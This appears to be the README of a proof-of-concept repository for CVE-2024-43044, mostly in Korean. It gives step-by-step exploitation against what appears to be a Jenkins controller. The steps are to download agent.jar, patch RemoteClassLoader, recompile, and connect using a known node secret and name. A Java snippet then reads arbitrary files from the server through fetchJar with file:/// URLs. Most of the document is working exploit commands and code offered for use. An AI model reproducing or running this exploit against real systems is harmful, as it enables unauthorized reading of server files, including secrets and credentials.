
 v9d0g/cve-2024-43044-poc
CVE-2024-43044의 악용 방법

http://ip:port/jnlpJars/agent.jar를 통해 jar 패키지 다운로드
\hudson\remoting\RemoteClassLoader.class에 해당하는 코드 수정

다시 컴파일하여 패키징
사전에 node의 키와 이름을 알아야 함

java -jar agent.jar -url http://ip:port/ -secret <xxx> -name <xxx>
추가할 내용:
import java.util.Scanner;

try {
    Scanner scanner = new Scanner(System.in);
    System.out.print("输入读取文件path:");
    String inputText = scanner.nextLine();
    System.out.println("尝试读取:" + inputText);
    URL jarFileUrl = new URL("file:///" + inputText);
    byte[] fileContent = this.proxy.fetchJar(jarFileUrl);
    String contentAsString = new String(fileContent, StandardCharsets.UTF_8);
    System.out.println("文件内容:\n" + contentAsString);
} catch (Exception var10) {
    System.out.println("WRONG:" + var10);
}

